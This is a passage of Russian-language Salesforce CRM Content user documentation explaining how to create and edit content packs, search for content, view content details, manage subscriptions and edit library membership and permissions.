## Создание и изменение пакетов содержимого в Salesforce CRM Content

*Пакет содержимого* — это набор связанных документов или файлов, которые хранятся в Salesforce CRM Content в виде группы. Например, пользователь может создать пакет содержимого, включающий список продуктов, смету и контракт, которые должны быть отправлены отдельному клиенту. Пакет содержимого может быть дополнен любыми файлами Salesforce CRM Content: от традиционных деловых документов (например, презентации Microsoft® PowerPoint и PDF-файлы Adobe®) до документов Google и аудио- или видеофайлов. Пакет содержимого может быть отправлен коллегам внутри организации, а также интересам или контактам за пределами организации, посредством эл. почты или мгновенного сообщения. Чтобы открыть окно предварительного просмотра, поддерживающее просмотр и загрузку содержимого, рекомендуем выбрать отдельный URL-адрес в *доставке содержимого*. Чтобы определить количество просмотров пакета содержимого и загруженные документы, рекомендуем просмотреть сведения об отслеживании. .

 **Прим.:** Пакеты содержимого поддерживают все типы файлов; однако окно предварительного просмотра, открывающееся при выборе URL-адреса доставки содержимого, поддерживает только файлы PowerPoint, Word, Excel и PDF. Окно предварительного просмотра не поддерживает документы PDF, защищенные от копирования. Кроме того, для работы с пакетами содержимого на компьютере должна быть установлена программа Adobe Flash® Player 9.0.11.5 или более поздней версии. В противном случае система Salesforce отображает ссылку на веб-сайт Adobe, где данная программа доступна для бесплатной загрузки.

Ниже перечислены действия, доступные над пакетами содержимого.

1. В зависимости от преследуемой цели (создание, настройка или изменение пакета содержимого), выполните одно из указанных ниже действий.

 **Прим.:** Чтобы выполнить описанные ниже действия, установите флажок «Включить создание пакета содержимого» на странице Salesforce CRM Content меню «Настройка». Пакеты содержимого, сохраненные системой Salesforce после отключения функции создания пакетов содержимого, не могут быть настроены или изменены.

- Чтобы создать пакет содержимого, откройте вкладку «Библиотеки» и нажмите кнопку «Создать...» > «Пакет содержимого».
  - Чтобы создать пакет содержимого путем копирования текущего пакета и добавления, удаления или изменения порядка отображения файлов, нажмите кнопку «Клонировать и настроить» на странице сведений о содержимом пакета.
  - Чтобы обновить пакет содержимого и опубликовать новую версию, откройте страницу сведений о содержимом пакета и нажмите кнопку «Правка» > «Редактировать пакет содержимого».
2. Чтобы просмотреть все содержимое библиотек, нажмите кнопку «Поиск файлов». Чтобы уточнить результаты поиска, выберите конкретную библиотеку или введите поисковый запрос в текстовое поле. В результатах поиска отображаются файлы и документы, а также пакеты содержимого.
  3. Перетащите нужное содержимое из результатов поиска в раздел компоновки, расположенный в нижней части окна. Чтобы скомпоновать пакет содержимого, выполните указанные ниже действия.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания или изменения пакетов содержимого в Salesforce CRM Content:

- Флажок «Управление библиотеками», установленный в определении полномочий библиотеки

ИЛИ

- Флажок «Добавить содержимое», установленный в определении полномочий библиотеки

- Чтобы открыть документ для предварительного просмотра в нижней части окна, выберите нужный документ в результатах поиска. При необходимости щелкните **«Добавить в пакет содержимого»** или **«Скрыть предварительный просмотр»**.
- Чтобы просмотреть пакеты содержимого, использующие данный документ, наведите указатель мыши на нужный документ и щелкните значок папки (📁) в результатах поиска.
- Чтобы просмотреть все документы пакета, наведите указатель мыши на нужный пакет содержимого и щелкните значок папки (📁) в результатах поиска.
- Чтобы удалить документ из компонуемого пакета, наведите указатель мыши на нужный документ и щелкните значок корзины (🗑️) в разделе компоновки.
- Чтобы отменить внесенные изменения, нажмите кнопку **«Очистить»**. Чтобы вернуться на вкладку «Библиотеки», нажмите кнопку **«Отмена»**.

 **Прим.:** Пакет содержимого может содержать не более 50 файлов.

4. По завершении нажмите кнопку **«Сохранить»** и укажите или измените имя пакета содержимого.
5. Ниже перечислены действия, доступные в диалоговом окне «Сохранить или опубликовать содержимое».
  - a. Выберите библиотеку. Чтобы скрыть пакет содержимого от других пользователей организации (например, если он еще не готов), установите переключатель **«Сохранить в мою личную библиотеку»**.
  - b. При необходимости добавьте или измените описание пакета содержимого.
  - c. При необходимости выберите язык. Раскрывающийся список «Язык» отображается только при наличии многоязычной поддержки. В противном случае, система Salesforce назначает содержимому личный язык пользователя. Если поиск содержимого выполняется на определенном языке, то в результатах поиска отображается только содержимое, связанное с данным языком.
  - d. При изменении пакета содержимого заполните поле «Причина изменения».
  - e. Чтобы опубликовать содержимое от имени другого автора, выберите нужного автора в раскрывающемся списке.
  - f. Присвойте содержимому теги. Возможность присвоения тегов определяется правилом присвоения тегов, назначенным библиотеке.
    - Если правило присвоения тегов не задано или администратор назначил библиотеке правило открытого присвоения тегов, то теги могут быть добавлены в поле «Теги». При вводе тега приложение Salesforce CRM Content автоматически предлагает варианты тегов на основе списка «Мои недавние теги» и раздела «Популярные теги» на вкладке «Библиотеки». Список «Мои недавние теги» в окне «Добавить» содержит 20 тегов, использовавшихся последними. Чтобы автоматически добавить тег в поле «Теги», щелкните нужный тег.
    - Если администратор назначил правило управляемого присвоения тегов, то пользователи могут создать тег или воспользоваться списком предложенных тегов. Чтобы автоматически добавить тег в поле «Теги», щелкните нужный предложенный тег.
    - Если администратор назначил правило ограниченного присвоения тегов, то пользователи могут воспользоваться только списком предложенных тегов. Выбранный тег отображается зеленым цветом.
    - Имя тега не может быть изменено или удалено. Теги, удаленные из документа, сохраняются в системе.
    - Теги нечувствительны к регистру. Запрещается использовать два одинаковых имени тега, даже если их начальные буквы различаются в регистре. Всегда используется регистр исходного тега.
  - g. Выберите нужный тип записи в раскрывающемся списке. Тип записи определяет настраиваемые поля, доступные пользователю для классификации и определения содержимого.



- h. Нажмите кнопку **«Опубликовать»**. Просмотрите страницу сведений о содержимом, вернитесь на вкладку «Библиотеки» или опубликуйте другой файл.

СМ. ТАКЖЕ:


[Просмотр и редактирование доставок содержимого](#)

## Поиск содержимого

### Поиск содержимого Salesforce CRM Content, связанного с записями

Использование связанных списков для записей позволяет быстро находить файлы содержимого, связанные с интересами, организациями, контактами, возможностями, продуктами, обращениями или настраиваемыми объектами.

Функции приложения Salesforce CRM Content, включенного в организации, доступны на страницах сведений об интересах, организациях, контактах, возможностях, продуктах, обращениях или настраиваемых объектах. Связанный список «Связанное содержимое» позволяет искать файлы, пакеты содержимого, веб-ссылки или документы Google и добавлять их в записи. Последняя версия вложенного файла доступна в течение всего срока существования записи, при условии, что файл не был удален.

 **Прим.:** Связанные списки **«Связанное содержимое»** или **«Доставки содержимого»** доступны, только если администратор добавил их к макету соответствующей страницы.

Ниже перечислены действия, доступные в связанном списке «Связанное содержимое».

- Чтобы открыть страницу сведений о содержимом, позволяющую комментировать и голосовать за содержимое, загружать файлы, открывать веб-страницы и документы Google, а также подписываться на содержимое, авторов, теги или библиотеки, щелкните заголовок нужного содержимого. Дополнительную информацию см. в разделе [«Просмотр и редактирование сведений о содержимом»](#).
- Чтобы удалить содержимое из записи, щелкните ссылку **«Удал.»** напротив нужного содержимого. Содержимое не удаляется из библиотеки Salesforce CRM Content.
- Если в организации включена функция доставки содержимого, нажмите кнопку **«Доставить содержимое»**. *Доставка содержимого* позволяет быстро преобразовывать документы (например, Microsoft® PowerPoint и Word) в специальные интерактивные версии, удобные для просмотра в режиме реального времени. Каждой созданной доставке присваивается зашифрованный URL-адрес, который может быть отправлен любому получателю (например, интересам, клиентам, партнерам или коллегам) и позволяет отслеживать количество просмотров или загрузок содержимого. Доступно только в Salesforce Classic. Lightning Email создает ссылки на основе доставок в виде вложенных эл. почты для пользователей Lightning Experience, имеющих доступ к функции доставки содержимого. Дополнительную информацию см. в разделе [«Создание доставок содержимого»](#).
- Чтобы найти связанное содержимое, выполните указанные ниже действия.
  1. Нажмите кнопку **«Найти содержимое»** или **«Искать все»**. В обоих случаях поиск выполняется по доступным библиотекам Salesforce CRM Content. При нажатии кнопки **«Искать все»** отображается все содержимое библиотек. При нажатии кнопки **«Найти содержимое»** отображается содержимое, связанное с записью. Приложение Salesforce CRM Content выполняет поиск содержимого по тексту или атрибутам, соответствующим указанным ниже полям.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для доступа к Salesforce CRM Content:


- Флажок «Пользователь Salesforce CRM Content», установленный на странице личных сведений

И

Участник библиотеки



- Для возможности: «Имя возможности», «Имя организации», все конкуренты и продукты.
- Для организации: «Имя организации» и «Отрасль».
- Для обращения: «Причина обращения», «Тема», «Имя организации» и «Отрасль».
- Для интереса: «Имя», «Компания», «Отрасль» и «Должность».

 **Прим.:** Чтобы просмотреть результаты поиска, содержащие полное имя настраиваемого объекта в тексте или атрибутах документа, нажмите кнопку **«Найти содержимое»**. Если содержимое не найдено, нажмите кнопку «Искать все».


2. Чтобы отфильтровать результаты поиска, введите поисковый запрос или выберите критерии фильтрации на боковой панели страницы результатов поиска.
3. Чтобы вложить файл в запись, щелкните ссылку **«Вложить»** напротив нужного файла.
4. Чтобы вернуться на страницу сведений, щелкните ссылку **«Назад»**.

## Поиск содержимого


Во вкладке «Содержимое» отображаются файлы, пакеты содержимого, веб-ссылки и документы Google, опубликованные в библиотеках Salesforce CRM Content. Если включена поддержка сети Chatter и установлен флажок «Показать файлы Chatter в Salesforce CRM Content», то файлы, опубликованные в группах Chatter, и прочие публичные файлы Chatter также отображаются на вкладке «Содержимое». По умолчанию страница содержит 20 элементов, измененных последними. Чтобы отфильтровать данный список, воспользуйтесь боковой панелью «Фильтровать результаты».

Чтобы найти конкретное содержимое, выполните указанные ниже действия.

1. Выберите нужную библиотеку (уточненный поиск) или все библиотеки (расширенный поиск) в раскрывающемся списке «Поиск». При наличии такой возможности выберите поиск только по файлам Chatter или по файлам групп Chatter со своим участием.

 **Совет:** Чтобы просмотреть все области, где встречается содержимое, нажмите кнопку **«Параметры отображения»** и установите флажок **«Показать области»**. Области отображаются под каждым заголовком.

2. Введите критерии поиска и нажмите кнопку **«Начать»**. Приложение Salesforce CRM Content выполняет полнотекстовый поиск по документам следующего типа: файлы RTF, HTML, XML, Adobe® PDF, текстовые файлы в кодировке UTF-8, а также файлы Word, Excel и PowerPoint, начиная с пакета Microsoft® Office 97 и заканчивая пакетом Microsoft Office 2007.
3. При наличии многоязычной поддержки выполните поиск по определенному языку. По умолчанию приложение Salesforce CRM Content выполняет поиск по всему содержимому библиотек, опубликованному на языке пользователя. Поиск, выполняемый по всем языкам, охватывает заголовки, имена авторов, теги, расширения файлов и настраиваемые поля содержимого на всех языках.

 **Прим.:** Однако такой поиск не охватывает текст или описание документов, опубликованных на языках, отличных от языка пользователя.

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для поиска по приложению Salesforce CRM Content:

- Флажок «Пользователь Salesforce CRM Content», установленный на странице личных сведений

И

Участник библиотеки

4. При необходимости отфильтруйте результаты поиска по формату файла, специальному содержимому, автору, тегу, библиотеке, языку, настраиваемому полю или группе Chatter (при наличии такой возможности) на боковой панели «Фильтровать результаты». Число, указанное в скобках напротив каждого типа фильтра, соответствует количеству файлов, пакетов содержимого, веб-ссылок и документов Google, обнаруженных в результате поиска.

Ниже перечислены действия, доступные на вкладке «Содержимое».

- Чтобы настроить представление, нажмите кнопку **«Параметры отображения»** и добавьте сортируемые столбцы для разных критериев содержимого (например, «Размер» и «Дата публикации») или установите флажки для отображения описаний, тегов и областей. Параметр **«Показать области»** используется для просмотра библиотек и групп Chatter, в которых встречается содержимое. Параметр **«Мои библиотеки: нет»** или **«Мои группы Chatter: нет»** указывает на то, что данный файл является файлом Chatter и не принадлежит библиотекам или группам Chatter. Специальные «интеллектуальные» графики по загрузкам, комментариям, рейтингам и подписчикам позволяют сравнивать файлы, пакеты содержимого, документы Google и ссылки с другими результатами поиска.



**Прим.:** Группы Chatter доступны в параметре **«Показать области»** только в том случае, если включена поддержка сети Chatter и установлен флажок **«Показать файлы Chatter в Salesforce CRM Content»**.

- Чтобы добавить выбранное содержимое в архив, выберите нужные файлы и нажмите кнопку **«Загрузить»**. Веб-ссылки и документы Google не могут быть добавлены в архив.
- Чтобы просмотреть сведения об отдельном файле, пакете содержимого, документе Google или веб-ссылке, а также доступные действия (например, подписка, голосование и загрузка), наведите указатель мыши на значок файла.
- Чтобы активировать или отменить подписку, нажмите значок подписки напротив имени нужного файла. Дополнительную информацию см. в разделе **«Просмотр и редактирование подписок на содержимое»**.
- Чтобы открыть страницу сведений о содержимом, щелкните имя нужного файла. Страница сведений о содержимом отображает всю доступную информацию о файле, пакете содержимого, документе Google или веб-ссылке. Дополнительную информацию см. в разделе **«Просмотр и редактирование сведений о содержимом»**.

Функция поиска поддерживает несколько типов файлов и использует ограничения по их размеру. Если размер файла превышает максимально допустимый, то поиск по тексту данного файла не выполняется, но может быть выполнен поиск по имени автора, тегам, расширению файла и настраиваемым полям.

| Тип файла | Расширения файла                                    | Максимальный размер файла для выполнения поиска по тексту |
|-----------|---|---|
| HTML      | .htm, .html, .xhtml                                 | 5 Мб  |
| PDF       | .pdf  | 25 Мб   |
| PPT       | .ppt, .pptx, .pptm                                  | 25 Мб   |
| RTF       | .rtf  | 5 Мб  |
| Текст     | .c, .cpp, .css, .csv, .ini, .java, .log, .sql, .txt | 5 Мб  |
| Word      | .doc, .docx, .docm                                  | 25 Мб   |
| XLS       | .xls, .xlsx, .xlsm                                  | 5 Мб  |

| Тип файла | Расширения файла | Максимальный размер файла для выполнения поиска по тексту |
|-----------|------------------|---|
| XML       | .xml             | 5 Мб  |

СМ. ТАКЖЕ:

[Поиск файлов](#)

Просмотр и редактирование сведений о содержимом

#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

|   |   |
|---|---|
| Для предварительного просмотра и загрузки общедоступного содержимого: | Участник библиотеки   |
| Для предварительного просмотра и загрузки личного содержимого:        | Нет   |
| Для загрузки новой версии:  | Флажок «Добавить содержимое», установленный в определении полномочий библиотеки                                     |
| Для архивирования и восстановления содержимого:                       | Флажок «Архивировать содержимое», установленный в определении полномочий библиотеки<br><br>ИЛИ<br>Автор содержимого |
| Для удаления содержимого без возможности восстановления:              | Флажок «Удалить содержимое», установленный в определении полномочий библиотеки                                      |
| Для просмотра и редактирования комментариев:                          | Флажок «Изменить комментарии», установленный в определении полномочий библиотеки                                    |
| Для удаления комментариев:  | Флажок «Удалить комментарии», установленный в определении полномочий библиотеки                                     |
| Для присвоения тегов:   | Флажок «Присвоить тег содержимому», установленный в определении полномочий библиотеки                               |
| Для пометки содержимого в качестве специального:                      | Флажок «Пометить содержимое как специальное», установленный в определении полномочий библиотеки                     |
| Для доставки содержимого из общедоступной библиотеки:                 | Флажок «Доставить содержимое», установленный в определении полномочий библиотеки                                    |

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

|   |   |
|---|---|
| Для доставки содержимого из личной библиотеки:            | Флажок «Доставить загруженные файлы и личное содержимое», установленный в определении полномочий библиотеки |
| Для публикации содержимого из библиотеки в ленту Chatter: | Флажок «Опубликовать содержимое в лентах Chatter», установленный в определении полномочий библиотеки        |


В результате выбора имени файла на вкладке «Библиотеки», «Содержимое» или «Подписки» открывается страница сведений о содержимом, которая поддерживает предварительный просмотр содержимого и сбор информации об определенном файле, веб-ссылке, пакете содержимого или документе Google в Salesforce CRM Content. Начиная с выпуска Summer'10, если в организации включена поддержка сети Chatter, то также отображаются файлы, опубликованные в Chatter.

Ниже перечислены типы файлов, при выборе которых открывается вкладка «Предварительный просмотр».


- Файлы Word, Excel и PowerPoint, начиная с пакета Microsoft® Office 97 и заканчивая пакетом Microsoft Office 2007. Некоторые функции Microsoft Office 2007 отображаются некорректно при предварительном просмотре.
- PDF-файлы Adobe®. Документы PDF, защищенные от копирования, недоступны для предварительного просмотра.
- Файлы JPG, BMP, GIF и PNG.

Доступ к следующим параметрам может быть предоставлен на странице сведений о содержимом в зависимости от следующих факторов: тип просматриваемого содержимого; полномочия библиотеки; местонахождение содержимого (общедоступная или личная библиотека), или посредством Chatter.

- Чтобы проголосовать по файлу, веб-ссылке, пакету содержимого или документу Google, щелкните значок положительной или отрицательной оценки. Чтобы изменить мнение, щелкните противоположный значок. После голосования отношение пользователя к содержимому отображается в списке «Недавние действия» на вкладке «Библиотеки».
- Чтобы **создать доставку содержимого**, нажмите кнопку **«Доставить содержимое»**. Чтобы **просмотреть список доставок**, связанных с содержимым, нажмите кнопку **«Доставить содержимое» > «Показать доставки содержимого»**.
- Чтобы открыть веб-ссылку или документ Google в новом окне, нажмите кнопку **«Открыть»**. Чтобы открыть или сохранить файл, нажмите кнопку **«Загрузить»**.
- Чтобы активировать или отменить подписку, нажмите кнопку **«Подписаться»** или **«Подписан»**.
- Чтобы просмотреть пакеты содержимого, использующие данный файл, откройте вложенную вкладку «Пакеты содержимого».
  - Чтобы удалить файл из всех соответствующих пакетов содержимого, щелкните **«Удалить из всех»** (только при наличии полномочий администратора библиотеки).
  - Чтобы просмотреть сведения о пакете содержимого, щелкните имя нужного пакета содержимого.
- Чтобы создать пакет содержимого путем добавления или удаления файлов и слайдов, нажмите кнопку **«Клонировать и настроить»**. Приложение Salesforce CRM Content сохраняет или публикует настроенные пакеты в качестве нового содержимого, а не их копий.
- Чтобы изменить стандартные и настраиваемые поля, нажмите кнопку **«Правка» > «Редактировать сведения о содержимом»**.
- Чтобы **создать новую версию пакета содержимого** путем добавления или удаления файлов, нажмите кнопку **«Правка» > «Редактировать пакет содержимого»**.
- Чтобы **заменить файл** новой версией, нажмите кнопку **«Правка» > «Загрузить новую версию»**. Данный параметр недоступен для веб-ссылок, пакетов содержимого и документов Google.

 **Прим.:** В случае превышения ограничения по объему хранилища файлов, новое содержимое не может быть загружено, поэтому кнопка **«Загрузить новую версию»** неактивна.

- Чтобы **удалить файл, веб-ссылку, пакет содержимого или документ Google из библиотеки**, нажмите кнопку **«Правка» > «Архивировать содержимое»**. Авторы могут архивировать и восстанавливать собственное содержимое независимо от полномочий библиотеки. Если файл доступен в Salesforce CRM Content, а также опубликован в Chatter, то при его архивировании сообщение Chatter сохраняется.
- Чтобы **удалить файл, веб-ссылку, пакет содержимого или документ Google из Salesforce CRM Content**, нажмите кнопку **«Правка» > «Удалить содержимое»**. Содержимое перемещается в корзину. Авторы могут удалять и восстанавливать собственное содержимое независимо от полномочий библиотеки. Удаление документа Google приводит к удалению всех его связей с Salesforce CRM Content; однако документ сохраняется в службах Google Apps. Файл, добавленный в пакет содержимого или доставку содержимого, не может быть удален. Удаление файла Chatter со страницы сведений о содержимом приводит к удалению файла из Salesforce CRM Content и Chatter.
- Чтобы переместить содержимое в другую управляющую (начальную) библиотеку, нажмите кнопку **«Правка» > «Действия над библиотекой»** и выберите **«Переместить в другую библиотеку»**. Чтобы предоставить другим библиотекам доступ к содержимому без изменения управляющей библиотеки, выберите параметр **«Общий доступ с другой библиотекой»**. Предоставление общего доступа или связывание содержимого с другими библиотеками позволяет участникам этих библиотек выполнять поиск содержимого. Если управляющая и общедоступная библиотеки используют разные правила присвоения тегов, то применяется наиболее строгое правило. Чтобы удалить содержимое из библиотеки, которой был предоставлен доступ, щелкните **«Удалить из библиотек»**. Данный параметр не удаляет содержимое из управляющей библиотеки.
- Чтобы просмотреть, добавить, изменить или удалить комментарии, откройте вложенную вкладку **«Комментарии»**.
- Чтобы просмотреть все версии файла и комментарии-пояснения авторов, откройте вложенную вкладку **«Версии»**.
- Чтобы просмотреть список всех пользователей Salesforce CRM Content, загрузивших данный файл, откройте вложенную вкладку **«Загрузки»**. Данные о загрузке недоступны для веб-ссылок и документов Google.
- Чтобы **просмотреть список** всех пользователей Salesforce CRM Content, подписанных на файл, веб-ссылку или документ Google, откройте вложенную вкладку **«Подписчики»**. Чтобы подписаться на автора, нажмите раскрывающуюся кнопку напротив имени нужного автора. Чтобы подписаться на библиотеку, нажмите раскрывающуюся кнопку напротив имени нужной библиотеки.
- Чтобы просмотреть все содержимое, связанное с тегом, щелкните имя нужного тега. Чтобы удалить тег или подписаться на все содержимое, связанное с данным тегом, щелкните стрелку напротив нужного тега.
- Чтобы добавить новый тег, введите имя тега в поле **«Добавить теги»** и нажмите кнопку **«Сохранить»**. При вводе тега приложение Salesforce CRM Content автоматически предлагает варианты тегов на основе списка **«Мои недавние теги»** в диалоговом окне **«Сохранить или опубликовать содержимое»** и раздела **«Популярные теги»** на вкладке **«Библиотеки»**.

 **Прим.:** В зависимости от правила присвоения тегов, назначенного библиотеке, возможность ввода новых тегов может отсутствовать. Если применяется правило управляемого присвоения тегов, нажмите кнопку **«Добавить теги»** и выберите теги из списка предложенных тегов или введите новые теги. Если применяется правило ограниченного присвоения тегов, нажмите кнопку **«Добавить теги»** и выберите теги из списка предложенных тегов; ввод собственных тегов не поддерживается.

- Чтобы просмотреть список опубликованного содержимого автора, щелкните имя нужного автора. Чтобы подписаться на все содержимое, опубликованное определенным автором, щелкните стрелку напротив имени нужного автора и выберите параметр **«Подписаться на автора»**.
- Чтобы активировать или отменить статус специального содержимого, щелкните ссылку **«Пометить как специальное»** или **«Отменить статус специального»**. Специальное содержимое имеет более высокий приоритет в результатах поиска. Например, в результате поиска по критерию *«актив продаж»* все файлы, содержащие данный критерий и

помеченные как специальные, будут отображаться в верхней части списка. Кроме того, специальное содержимое отображается на страницах общих и подробных сведений о библиотеке.

- Чтобы просмотреть сведения о библиотеке, щелкните имя нужной библиотеки. Чтобы подписаться на все содержимое библиотеки, щелкните стрелку напротив имени нужной библиотеки и выберите параметр **«Подписаться на библиотеку»**. Чтобы просмотреть список всех файлов, пакетов содержимого, веб-ссылок и документов Google, опубликованных в библиотеку, выберите параметр **«Показать содержимое библиотеки»**.

### Использование связанного списка «Содержимое»

Связанный список «Содержимое» на странице сведений о записи содержит ссылки на все содержимое, связанное с данной записью в Salesforce CRM Content. Чтобы открыть страницу сведений о содержимом, щелкните имя нужного файла.

Просмотр опубликованного файла в связанном списке «Содержимое» доступен только тем пользователям Salesforce CRM Content, которые являются участниками библиотеки, где опубликовано данное содержимое. Например, если при публикации файла BigDealStrategy.doc в библиотеку «Рекламные материалы» выбрана возможность «Крупная сделка», то связанный список «Содержимое» для возможности «Крупная сделка» будет отображать ссылку на файл BigDealStrategy.doc только для участников библиотеки «Рекламные материалы». Ссылка не будет доступна тем пользователям, которые не являются участниками данной библиотеки.

Связанный список «Связанное содержимое» может использоваться для доступа к Salesforce CRM Content со страниц сведений об интересах, организациях, контактах, возможностях, продуктах, обращениях или настраиваемых объектах. Дополнительную информацию см. в разделе [«Поиск содержимого Salesforce CRM Content, связанного с записями»](#) на странице 3396.

СМ. ТАКЖЕ:

[Salesforce CRM Content](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.


### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для доступа к Salesforce CRM Content:


- Флажок «Пользователь Salesforce CRM Content», установленный на странице личных сведений

## Просмотр и редактирование подписок на содержимое

Чтобы открыть начальную страницу подписок, позволяющую просматривать, активировать или отменять подписки Salesforce CRM Content, выберите вкладку «Подписки».

 **Прим.:** Чтобы подписаться на файл, пакет содержимого, веб-ссылку или документ Google, [откройте страницу сведений о содержимом](#) и щелкните **«Не подписан»**. Кроме того, страница сведений о содержимом позволяет подписаться на теги, авторов или библиотеки с помощью раскрывающихся меню, расположенных напротив их имен.

Чтобы просмотреть подписки, откройте вложенную вкладку «Содержимое», «Теги», «Авторы» или «Библиотеки» на вкладке «Подписки». В зависимости от заданных параметров уведомлений, сообщения об изменении подписанного содержимого отправляются в режиме реального времени или один раз в день.

 **Совет:** Чтобы настроить параметры уведомлений, откройте страницу личных сведений, нажмите кнопку **«Правка»** и установите флажок **«Принимать электронные предупреждения Salesforce CRM Content»**. Чтобы получать уведомления не чаще одного раза в день, установите флажок **«Принимать предупреждения Salesforce CRM Content в качестве ежедневной рассылки»**.

Ниже перечислены случаи отправки уведомлений.

- Пользователь, подписавшийся на файл, получает уведомления о добавлении новых комментариев или публикации новой версии файла. Пользователь, подписавшийся на веб-ссылку или документ Google, получает уведомления только о добавлении новых комментариев.
- Пользователь, подписавшийся на пакет содержимого, получает уведомления о публикации новой версии пакета. Уведомления о публикации новой версии файла отправляются только в случае подписки на отдельные файлы пакета содержимого.
- Пользователь, подписавшийся на тег, получает уведомления о публикации нового содержимого, связанного с данным тегом. Чтобы получать уведомления о добавлении новых версий содержимого, связанного с данным тегом, рекомендуем подписаться на содержимое.
- Пользователь, подписавшийся на автора, получает уведомления о публикации нового содержимого данным автором. Чтобы получать уведомления о добавлении новых версий содержимого, принадлежащего данному автору, рекомендуем подписаться на содержимое.
- Пользователь, подписавшийся на библиотеку, получает уведомления о добавлении нового содержимого в библиотеку, в том числе при повторном связывании текущего содержимого с данной библиотекой. Чтобы получать уведомления о добавлении новых версий содержимого библиотеки, рекомендуем подписаться на содержимое.

СМ. ТАКЖЕ:

[Обновление версий содержимого](#)

[Отслеживание файла](#)

[Загрузка новой версии файла](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для подписки на содержимое:

- Флажок **«Пользователь Salesforce CRM Content»**, установленный на странице личных сведений
- И
- Участник библиотеки



## Просмотр и редактирование библиотек

Чтобы просмотреть подробные сведения о библиотеке, щелкните имя нужной библиотеки Salesforce CRM Content в разделе **«Мои библиотеки»** на начальной странице вкладки «Библиотеки» или на странице сведений о содержимом. Дополнительную информацию о параметрах публикации, расположенных вверху страницы, см. в разделе **«Загрузка и публикация содержимого»**.

Ниже перечислены быстрые ссылки, доступные в области заголовка библиотеки.

- **«Обзор»:** [просмотр результатов поиска](#), отображающих все содержимое библиотеки.
- **«Правка»:** изменение имени или описания библиотеки.
- **«Удалить»:** удаление пустой библиотеки. Чтобы удалить заполненную библиотеку, рекомендуем сначала переместить ее содержимое в другую библиотеку или удалить содержимое и очистить корзину.



**Прим.:** Библиотека, содержимое которой удалено из собственной корзины, но хранится в корзине другого пользователя, не может быть удалена. Чтобы удалить библиотеку, рекомендуем полностью удалить все ее содержимое или переместить его в другую библиотеку.

- **«Редактировать участников»:** [добавление или удаление участников библиотеки](#) и изменение их полномочий.
- **«Правила присвоения тегов»:** [изменение способа присвоения тегов](#), выбранного для библиотеки.
- **«Типы записей»:** [ограничение типов записей](#), доступных авторам библиотеки.
- **«Просмотр архивного содержимого»:** [просмотр списка архивного содержимого](#) библиотеки. Содержимое, добавленное в архив другими пользователями, отображается только при наличии флажка «Архивировать содержимое» или «Управление библиотеками» в определении полномочий библиотеки.

Ниже перечислены разделы, доступные на странице сведений о библиотеке.

### Участники

Данный раздел содержит всех пользователей Salesforce CRM Content, являющихся участниками библиотеки. Чтобы ограничить список участников, введите имя пользователя и нажмите кнопку **«Фильтр»**. Фильтрация может быть выполнена по начальным буквам имени пользователя, но не его фамилии.

Чтобы добавить новых участников в библиотеку, выполните указанные ниже действия.

1. Нажмите кнопку **«Добавить участников»**.
2. Если добавляемый участник отсутствует в списке, введите имя участника в поле поиска и нажмите кнопку **«Поиск»**.
3. Выберите нужных участников в поле «Доступные участники». Участниками могут быть как отдельные пользователи Salesforce CRM Content, так и общедоступные группы пользователей Salesforce CRM Content.



**Совет:** При наличии большого количества пользователей Salesforce CRM Content рекомендуем создать общедоступную группу и добавить ее в библиотеку, а не добавлять пользователей по отдельности.

4. Чтобы добавить участников в библиотеку, нажмите кнопку **«Добавить»**.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для редактирования библиотеки:

- «Управление Salesforce CRM Content»

ИЛИ

Флажок «Управление библиотеками», установленный в определении полномочий библиотеки

Для добавления или удаления участников библиотек:

- «Управление Salesforce CRM Content»

ИЛИ

Флажок «Управление библиотеками», установленный в определении полномочий библиотеки



5. Нажмите кнопку **«Далее»**.
6. Выберите полномочие библиотеки для каждого пользователя или общедоступной группы и нажмите кнопку **«Сохранить»**.

Чтобы удалить участника из библиотеки, щелкните ссылку **«Удалить»**. Чтобы изменить полномочие участника в библиотеке, щелкните ссылку **«Правка»** и выберите новое полномочие в раскрывающемся списке.

### Специальное содержимое

В данном разделе отображается последнее содержимое библиотек, помеченное в качестве специального (не более 5 записей). Данный раздел отображается только при наличии специального содержимого. Специальное содержимое имеет более высокий приоритет в результатах поиска. Например, в результате поиска по критерию *«актив продаж»* все файлы, содержащие данный критерий и помеченные как специальные, будут отображаться в верхней части списка. Чтобы просмотреть все специальное содержимое, нажмите кнопку **«Показать все»**. Чтобы изменить статус специального содержимого, откройте [страницу сведений о содержимом](#).

### Популярное содержимое

В данном разделе отображаются списки содержимого библиотек. Чтобы загрузить содержимое, щелкните значок файла в списке. Чтобы открыть связанную страницу сведений, щелкните заголовок нужного содержимого. Ниже перечислены категории, доступные в разделе «Популярное содержимое».

